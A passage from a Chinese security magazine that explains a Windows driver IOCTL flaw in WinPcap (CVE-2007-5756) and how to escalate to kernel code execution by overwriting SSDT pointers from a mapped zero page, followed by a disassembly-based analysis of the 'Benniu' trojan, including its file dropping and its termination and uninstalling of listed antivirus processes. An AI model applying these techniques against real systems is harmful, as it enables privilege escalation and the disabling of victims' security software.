} DRIVER_OBJECT, *PDRIVER_OBJECT;
```

其中，MajorFunction数组指针会被驱动程序初始化，用于指向它自身的函数。这个结构相当重要，因为这些函数将被IO Manager调用，这主要依赖于来自用户模式下的各类IRP请求。例如使用CloseFile()这个API函数关闭驱动程序时，Majorfunction[IRP_MJ_CLOSE]指向的函数指针将会被调用。

IRPs

MSDN的说明是"Microsoft Windows家族操作系统通过发送I/O请求数据包(IRP)与驱动程序通信。封装IRP的数据结构不仅描述I/O请求，而且在I/O请求经过处理它的驱动程序时维护请求的状态信息。因为该数据结构具有两个用途，所以 IRP 可以定义为: I/O请求的容器，或者线程独立的调用堆栈。"

现在回顾一下前面的内容: 用户模式的进程是通过请求包来与驱动程序进行通信的，这些请求包告诉驱动程序应该调用MajorFunction数组指针中的哪个函数，必要时可对用于发送和接收数据的缓冲区进行管理。这些请求包被称为IRP Major requests。

IOCTLs (IRP_MJ_DEVICE_CONTROL) 请求

这是一个关键请求，驱动程序常通过DeviceIoControl来发送和接收数据，其原型如下:

```
BOOL WINAPI DeviceIoControl(
__in HANDLE hDevice,
__in DWORD dwIoControlCode,
__in_opt LPVOID?lpInBuffer,
__in DWORD nInBufferSize,
__out_opt LPVOID lpOutBuffer,
__in DWORD nOutBufferSize,
__out_opt LPDWORD lpBytesReturned,
__inout_opt LPOVERLAPPED lpOverlapped
);
```

当用户层通过已打开的驱动程序句柄去调用DeviceIoControl函数时，它先将一个指向IRP object的指针作为参数，然后调用MajorFunction[IRP_MJ_DEVICE_CONTROL]中定义的函数。这个函数将会通过DeviceIoControl这个数据结构来接收重要数据，比如输入缓冲区、输出缓冲区，及其相应的长度。依靠这些已定义的方式，IOManager可以采用各种不同的方式对缓冲区进行处理。

驱动程序可以使用下列3种不同的I/O方式: buffered、direct或者neither。当使用一个内核模式驱动程序去创建一个设备对象时，可以在设备对象中的Flags域指定想使用的I/O方式。这里可以将DO_BUFFERED_IO与DO_DIRECT_IO中的一个值赋予Flag域，或者也可以不选择指定的方式。在这种情况下，我们称驱动程序将Flag指定为neither方式。通过驱动程序的读写分发例程，这种方式可以影响分配给设备对象的I/O读写请求。

这里讲的主要是METHOD_NEITHER方式。当最后XXX bits被打开时，IO_Manager就会使用这种方法。但这也存在一个特殊问题，与其他I/O方式不同的是(IO_Manager使用其他方式来管理缓冲区，这对驱动程序进行内核缓冲区的分配是相对安全的)，在这里IO_Manager并未对缓冲区进行任何检测。这仅需要通过DeviceIOControl去调用指向驱动函数的用户层缓冲区指针，就可以绕过任何检测，对内核区域进行非法访问。

驱动漏洞

我们先不谈用户模式与内核模式请求方式的选择，先来看看这些方式中的相同之处。

(1)用户进程打开一个句柄去访问驱动程序。

(2)通过DeviceIoControl结构中input buffer存储的数据以及指定的output buffer来发送一个IOCTL请求。

(3)驱动程序接收IOCTL，并根据Inputbuffer中的数据进行一些操作，同时返回数据给Output buffer。

(4)用户进程接收数据,并继续运行。

当驱动程序并未对来自用户层的指针进行充分的检测时(或者一点也未对其进行检测),问题就出现了。如果检测不当,驱动程序将会检索输出缓冲区中的数据,并直接将其写入用户进程指定的内存,同时依据该地址来发送数据,这可能会写入到一个无效内存地址,从而导致蓝屏Blue Screen of Death(BSOD),或者被攻击者利用。下面将会对此进行讲述,通过修改特定的内核模式结构,从而允许未授权的用户进程在Ring0下执行任意代码,这样做的目的就是为了提升权限。

在各种不同的情况下,普遍不一样的是驱动程序在输出缓冲区中返回的地址,但在大多数情况下,这个地址并不是都那么重要。有时仅需要一点想象力,就可以将可预测值写入或替换掉内核中的内存数据,从而获得执行代码的权限。

为了更清楚地解释这个问题,下面举个漏洞实例(CVE-2007-5756),是关于Winpacap 4.x的一个驱动程序漏洞(Winpacap是基于Windows操作系统下的一个软件包,为网络链路层的实时访问提供方便)。

看看下面驱动程序例程的主要部分,如前所述,该例程中实现了用于初始化MajorFunctions数组指针的驱动函数。在这里对我们最为重要的是IRP_MJ_DEVICE_CON-TROL entry的初始化,它提供了NPF_IoControl函数,用于处理来自用户层的IOCTLs。

```
NTSTATUS DriverEntry( IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING
    RegistryPath)
    {
    ……
    // 设置设备驱动程序入口指针
    DriverObject->MajorFunction[IRP_MJ_CREATE] = NPF_Open;
    DriverObject->MajorFunction[IRP_MJ_CLOSE] = NPF_Close;
    DriverObject->MajorFunction[IRP_MJ_READ] = NPF_Read;
    DriverObject->MajorFunction[IRP_MJ_WRITE] = NPF_Write;
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL]=NPF_IoControl;
    DriverObject->DriverUnload = NPF_Unload;
```

漏洞函数代码如下:

```
NTSTATUS NPF_IoControl(IN PDEVICE_OBJECT DeviceObject,IN PIRP Irp)
    {
    ……
    IrpSp = IoGetCurrentIrpStackLocation(Irp); ①
    FunctionCode=IrpSp->Parameters.DeviceIoControl.IoControlCode;
    Open=IrpSp->FileObject->FsContext;
    ……
    case BIOCGSTATS: //function to get the capture stats ②
    TRACE_MESSAGE(PACKET_DEBUG_LOUD, "BIOCGSTATS");
    if(IrpSp->Parameters.DeviceIoControl.OutputBufferLength < 4*sizeof(UINT)) ③
    {
    SET_FAILURE_BUFFER_SMALL();
    break;
    }
    pStats = (PUINT)(Irp->UserBuffer); ④
    pStats[3] = 0; ⑤
    pStats[0] = 0;
    pStats[1] = 0;
    pStats[2] = 0;  // Not yet supported
    for(i = 0 ; i < NCpu ; i++) ⑥
    {
    pStats[3] += Open->CpuData[i].Accepted;
    pStats[0] += Open->CpuData[i].Received;
    pStats[1] += Open->CpuData[i].Dropped;
    pStats[2] += 0;  // Not yet supported ⑦
    }
    SET_RESULT_SUCCESS(4*sizeof(UINT));
    break;
```

在①处,IRP Stack Pointer通过IoGetCurrentIrpStackLocation进行检索,该结构还包含了用户层的其他参数。IOCTL参数存储在FunctionCode变量中,在"switch-case"语句中用于选择将进行的操作。在这里,我们感兴趣的数值是②BIOCGSTATS。

在③处,检测OutputBufferLength参数,以确定是否可将数据写入(4个符号整数),若不行,则跳出"switch-case"语句。

在④处,获取用户层地址,以作为输出缓冲区。接着,在⑤处就可以看到漏洞本身了。该驱动程序将16个0写入用户模式下指定的地址,但并未对其做任何检测。在正常情况下,该地址是一个用户地址范围内有效的缓冲区指

针，但这里可以提供一个无效地址，以触发访问异常，从而在Ring0下进行操作，进而导致蓝屏（BSOD）。

在⑥处是一个循环，用于在数组中迭代添加数值。在整个循环中，除了第3个DWORD值，其他值均置0。接下来，离开switch-case语句，继续执行其他操作。

通过上面的讲解，现在大家应该可以利用该漏洞致使整个系统崩溃了。这仅需要发送一个IOCTL去指定一个无效的内核空间地址作为输出缓冲区就可以了，比如地址0x80808080。下面我们更深入地探究一下。

通过该漏洞，我们可以在一些可写的内核地址中修改16 bytes。在这种情况下，我们无法确切地知道是哪个数值，但不需要进一步分析，就可以知道第3个DWORD值总为0。那么现在的问题就是，该如何在这一数值中获得代码执行的权限呢？

篡改SSDT

System Service Descriptor Table（SSDT）是内核中的一个数据结构，其中包含了函数指针列表。当一些用户模式下特定的API函数想要在内核空间进行操作时，这些函数指针就会被系统服务分配器调用。例如，当在用户进程中调用AddAtom()函数时，DLL中的代码就会负责验证一些参数，然后利用Int 2e或者sysenter（依赖于Windows版本）切换上下文到Ring0，从而通过分配表中的索引号来引用函数。接着系统服务分配器转向对应的指针重发（有时终止它，或者甚至修改它）用户模式参数。在内核调试器KD中查看一下SSDT，可以发现指针指向的地址在各Windows版本中始终保持不变，如下所示。

```
kd> dds poi(KeServiceDescriptorTable)
……
8050104c  805e8f86
nt!NtAccessCheckByTypeResultListAndAuditAlarmByHandle
80501050  8060a5da  nt!NtAddAtom
80501054  8060b84e  nt!NtQueryBootOptions
80501058  805e0a08  nt!NtAdjustGroupsToken
8050105c  805e0660  nt!NtAdjustPrivilegesToken
80501060  805c9684  nt!NtAlertResumeThread
80501064  805c9634  nt!NtAlertThread
80501068  8060ac00  nt!NtAllocateLocallyUniqueId
8050106c  805aa088  nt!NtAllocateUserPhysicalPages
80501070  8060a218  nt!NtAllocateUuids
80501074  8059c910  nt!NtAllocateVirtualMemory
……
```

通过这个漏洞，利用我们可控制的数据去修改SSDT表中的指针，使其指向用户空间中分配的内存区域，从而发动攻击（被广泛使用的攻击方式之一）。在这种情况下，我们已经知道了作为输出缓冲区的地址，驱动程序将会写入：8 bytes的未知数据（写入的内容实际上很明显，但我们不需要知道它）；4 bytes 0；4 bytes未知数据。

由上可知，可预测值只有4个0，但我们如何通过数值0来篡改指针呢？这里有个小技巧，就是将代码置入在页0中分配的内存里面。这个可以通过1中的基址来调用NtAllocateVirtualMemory，因为这个函数是在低内存页（lower page）中分配数值，它是从0x0开始分配内存的。

```
PVOID Addr=(PVOID)0x1;
NtAllocateVirtualMemory((HANDLE)-1, &Addr, 0, &Size, MEM_RESER- VE|MEM_COMMIT|MEM_TOP_DOWN, PAGE_EXECUTE_READWRITE);
```

利用这4个0值，就可以篡改需要的入口地址。只需发送BIOCGSTATS IOCTL去触发漏洞，然后通过驱动程序来修改函数地址即可。之后被选择的函数指针将会被0值替换掉，从而指向分配的缓冲区。


```
DeviceIoControl(hDevice, 0x9031, lpInBuffer, nInBufferSize, (Address of the selected function - 8), nOutBufferSize, &ret, NULL)
```

但是这种方法有个小问题，因为破坏了4个连续的函数指针，因此必须精心地挑选好要被修改的函数。这些函数被调用的次数要少，而且并不是很重要的函数才行。可以附加调试器去设置一些断点，然后去查找那些最不经常被调用的函数。

最后我们只需调用用户模式下对应的函数，但该函数需要使系统服务分配器去调用kernel-patched- pointer才行。通过这种方法，就可以获得我们构造的用户层代码的执行权限了。正常情况下，0x0地址中的代码将会以已知的方式去提升指定进程的执行权限，但这已经不属于本文的主题了。

前置知识: 汇编

关键词: 病毒、驱动、usp10.dll



破解分析犇牛病毒

文/图 Fahrenheit

春节前后，网络上传播开一个称做"犇牛"的木马病毒，似乎毒如其名，4个"牛"字合在一起，破坏威力自然不敢小觑。据报道，该木马为中招用户强行下载大量非法程序，包括多种知名盗号木马，而且耗尽系统资源，拖慢计算机运行速度。它在系统内疯狂产生"usp10.dll"等文件，即使重装系统也无济于事，严重威胁用户的计算机安全。网上对这头牛的评价甚高，什么吸收了"机器狗"、"磁碟机"和"AV终结者"等众多病毒的特点啦，什么其扩散能力堪比"熊猫烧香"，等等。遂带着怀疑和行大运的心情，我找到了"犇牛"病毒的主体文件，意欲庖丁解牛探个究竟。

这头牛的主体文件只有一个: gr.exe，程序版本号1.0.0.1，MD5值460CDB6F5016A870FB7B36B45A79C586。其衍生物众多，如果按数量算的话可以说是不计其数，但按种类和产生顺序划分，用墨者病毒追踪助手统计，主要的仅为7种。图1反映了此牛相关的木马文件及产生顺序，文件数量虽多，但毕竟种类还是有限的，我们将在下面的分析中慢慢道来。

超级巡警将此牛命名为Trojan-Downloader.




图1

Win32.Agent.bgmb，卡巴斯基命名为Trojan-Dropper.Win32.Agent.agbj，无论怎么看这都是一种马的名字，可作者在牛年非要来个"木牛流马"的打扮，哈哈，不管那么多。本文将按照病毒文件的产生顺序来逐个分析其功能和作用，文中将不严格区分"病毒"和"木马"的概念，如果涉及数字表示的内存地址，不加说明的话一般为十六进制。

主体文件gr.exe

用超级巡警病毒分析工具FFI检测gr.exe，发现加了FSG→bar/xt壳，脱壳后命名为gr_unpacked.exe，为叙述简便和运行安全，改名后为gr.css。加壳的程序大约有38.3KB，脱壳马上变为137KB，此牛内部文章应该不少。我们查看脱壳后程序PE头的时间戳，TimeDateStamp属性，显示创建于1987年9月12日1:35:02，这可能是FSG加壳后损坏了时间戳，无法再复原。gr.css没有导出表，但导入表比较庞大。用Language2000扫描，显示该木马在Visual C++6.0下编译连接。

在OllyDBG下加载脱壳后的gr.css，反汇编出一定数量的汇编代码。限于篇幅，这里只按照执行流程给出关键部分的分析和注释。从程序入口点开始调试，木马首先作了一些准备工作，为程序创建了互斥量。

```
004187A2  push  00416560
; /MutexName = "puuyt"
004187A7  xor  edi, edi  ; |
```

```
004187A9  push  1    ; |InitialOwner = TRUE
004187AB  push  edi  ; |pSecurity => NULL
004187AC  call  [<&KERNEL32.CreateMutexA>]
; \CreateMutexA
004187B2  call  [<&KERNEL32.GetLastError>]
; [GetLastError
004187B8  cmp   eax, 0B7
004187BD  jnz   short 004187C6
004187BF  push  edi  ; /ExitCode => 0
004187C0  call  [<&KERNEL32.ExitProcess>]
; \ExitProcess
```

互斥对象名为"puuyt"，是为防止同时运行起病毒的多个程序而设置的。观察随后的跳转语句可以发现，如果互斥对象存在，即病毒主体已经运行，则当前进程退出执行。

病毒此时开始了第1步的行动，不是关闭杀毒软件，而是写入文件到磁盘。写入的原理很简单，从嵌入自身的映像中提取一部分二进制代码文件写入到指定目录。

```
004187CB  push  ebx  ; /Buffer => gr.00418B38
004187CC  push  104  ; |BufSize = 104 (260.)
004187D1  call  [<&KERNEL32.GetTempPathA>]
; \GetTempPathA
004187D7  push  00416558  ; /StringToAdd = "1696"
004187DC  push  ebx  ; |ConcatString => ""
004187DD  call  [<&KERNEL32.lstrcatA>]
; \lstrcatA
004187E3  push  ebx
004187E4  call  004181D0  ; write file '1696'
```

GetTempPathA和lstrcatA两个函数构造出指定的文件路径，即"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\1696"，由004181D0处的函数负责完成写入任务。写入由CreateFileA和WriteFile完成，下面是WriteFile的堆栈快照，从gr.0040F524缓冲区向文件句柄写入2A00(10752)字节的数据。图2是gr.0040F524处的内存数据，细心观察可以发现，1969不是标准的PE文件格式，因为代码起始处没有"MZ"标识。

```
WriteFile
0012FF74  |hFile = 00000044
0012FF78  |Buffer = gr.0040F524
0012FF7C  |nBytesToWrite = 2A00 (10752.)
0012FF80  |pBytesWritten = 0012FF94
0012FF84  \pOverlapped = NULL
```

在随后的函数中，病毒单独用3个函数补上了这一符号。先用CreateFileA打开刚写入的




图2

1969文件，再SetFilePointer和WriteFile。

```
0041875F  push  esi  ; /Origin => FILE_BEGIN
00418760  mov   edi, eax  ; |
00418762  push  esi  ; |pOffsetHi => NULL
00418763  push  esi  ; |OffsetLo => 0
00418764  push  edi  ; |hFile
00418765  call  [<&KERNEL32.SetFilePointer>]
; \SetFilePointer
0041876B  lea   eax, [ebp+8]
0041876E  push  esi  ; /pOverlapped => NULL
0041876F  push  eax  ; |pBytesWritten
00418770  push  2    ; |nBytesToWrite = 2
00418772  push  00416544  ; |Buffer = gr.00416544
00418777  push  edi  ; |hFile
00418778  call  [<&KERNEL32.WriteFile>]
; \WriteFile
```

SetFilePointer将文件指针定位于1969的起始处，偏移为0，WriteFile向其中写入两个字节，正是符号"MZ"。至此，1969文件的PE文件变形已经完成。我们思考病毒为何分两步完成这样的操作，答案不甚明了，但很可能是为躲避安全工具的可执行文件写入监测的。

后面的代码让"犇牛"看起来确实有点病毒木马的样子了，它开始扫清阻碍自己的障碍。首先是一连串的字符串构造，构造出了safeboxTray.exe、360tray.exe、usp10.dll和"/u"等4个字符串，前两者分别是360保险箱和360监控程序的程序名。随后用CreateToolhelp32Snapshot、Process32First和Process32Next函数在系统中枚举safeboxTray.exe的进程，如果找到，则用EnumProcessModule和GetModuleFileName获得safeboxTray.exe的文件目录，在我的机器上是"C:\Program Files\360\360safebox"。犇牛向这个目录写入了3个文件，分别为lobpyerp.dat、rptup.dll和usp10.dll。虽然从文件名上看是不同的文件，但检查写入文件时WriteFile的堆栈快照，3个文件是同样的内容。

```
WriteFile
0012FAB8  |hFile = 0000004C (window)
0012FABC  |Buffer = gr.00401150
```

```
0012FAC0  |nBytesToWrite = C400 (50176.)
0012FAC4  |pBytesWritten = 0012FAD8
0012FAC8  \pOverlapped = NULL
```

一共向其中写入了C400(50176.)字节的数据，写入内容的开始部分如图3 所示。




图 3

```
00417839  add  esp, 8
0041783C  lea  ecx, [esp+284]
00417843  push  0040F36C
; /Arg2 = 0040F36C ASCII " /u"
00417848  push  ecx  ; |Arg1
00417849  call  00417420  ; \gr.00417420
```

00417849处的调用语句，将"C:\Program Files\360\360safebox\ safeboxTray.exe"和"/u"作为参数，调用了00417420处的函数，其内部是CreateProcessA的调用，调用参数"C:\Program Files\360\360safebox\ safeboxTray.exe /u"。这个意图很明显，是关闭360保险箱的程序。

除此之外，犇牛还打算关闭360安全卫士。关闭的方法相当传统和原始，仍然是Process32First和Process32Next枚举360tray.exe，再用OpenProcess和TerminateProces来结束进程。OpenProcess的参数之一有访问标志TERMINATE，是确认后面能够以TerminateProces函数结束对应的进程做准备。

```
00417539  |push  eax  ; /ProcessId
0041753A  |push  0  ; |Inheritable = FALSE
0041753C  |push  1  ; |Access = TERMINATE
0041753E  |call  [<&KERNEL32.OpenProcess>]
; \OpenProcess
00417544  |mov  esi, eax
00417546  |test  esi, esi
00417548  |je  short 00417557
0041754A  |push  0  ; /ExitCode = 0
0041754C  |push  esi  ; |hProcess
0041754D  |call  [<&KERNEL32.TerminateProcess>]
;\TerminateProcess
```

上面的代码是节选自下面调用的004174B0子程序中的一段，下面就是结束360安全卫士的总控程序。结束的过程在00417872至00417886循环体中执行了5次，在循环体外还执行了1次，总共6次，看起来似乎犇牛对360老是不放心啊。但这还不够，00416EB0还要从硬盘上完全卸载360。

```
00417872  /push  3E8
00417877  |call  edi
00417879  |call  004174B0
0041787E  |test  eax, eax
00417880  |jnz  short 00417888
00417882  |inc  esi
00417883  |cmp  esi, 5
00417886  \jl  short 00417872
00417888  call  004174B0
0041788D  call  00416EB0
```

个人以为从硬盘上完全卸载360是犇牛比较愚蠢的做法，它用CreateProcessA函数完成，参数是"C:\Program Files\360\360Safe\uninst.exe _?=C:\D"，这会导致运行360的卸载程序uninst.exe，后果如图4所示。这个步骤是非常危险的，莫名其妙地弹出卸载360的对话框，这样一来不是明显告诉用户，本地某个程序出了问题？如果用户就此严查，不久就有可能暴露自己的身份，哈哈，我猜这病毒既然要叫"犇牛"，而不是"笨牛"，一定有其对此的处理方法，稍后道来。随后它还不忘再耍一下小聪明，单独建一个线程CreateThread，删除刚才在360目录中写入的那3个文件。




图 4

和360周旋完了，病毒开始对付其他的安全软件，基本方法还是结束进程，首先枚举，找到匹配的进程后就TerminateProcess。方法与前面的类似，不再展开，只是详细说明一下犇牛会关闭安全软件的进程名称，包括kavstart.exe、kissvc.exe、kmailmon.exe、kpfw32.exe、kpfwsvc.exe、kwatch.exe、ccenter.exe、ras.exe、rstray.exe、rsagent.exe、ravtask.exe、ravstub.exe、ravmon.exe、.ravmond.exe、avp.exe、360safebox.exe、360Safe.exe、Thunder5.exe、rfwmain.exe、rfwstub.exe和rfwsrv.exe。其中包括金山毒霸、瑞星杀毒软件、卡巴斯基和360等各

种安全监控程序，甚至还有迅雷5的进程名。这部分覆盖了当前主流的杀毒软件，但面对更多的安全工具时却几乎没有作用。

犇牛随后开始在另一处写入文件。GetWindowsDirectoryA取得Windows的系统目录，字符串构造得到写入的文件路径"C:\WINDOWS\oiiuasdfh.dll"。写入的内容和上面的usp10.dll是一样的，也即最近4次写入的都是同样的内容。还记得本文开头提到，犇牛会在临时目录下写入很多随机文件名的文件，后面就是这个行为的代码。

```
00417C40  push  eax  ; /Buffer
00417C41  push  104  ; |BufSize = 104 (260.)
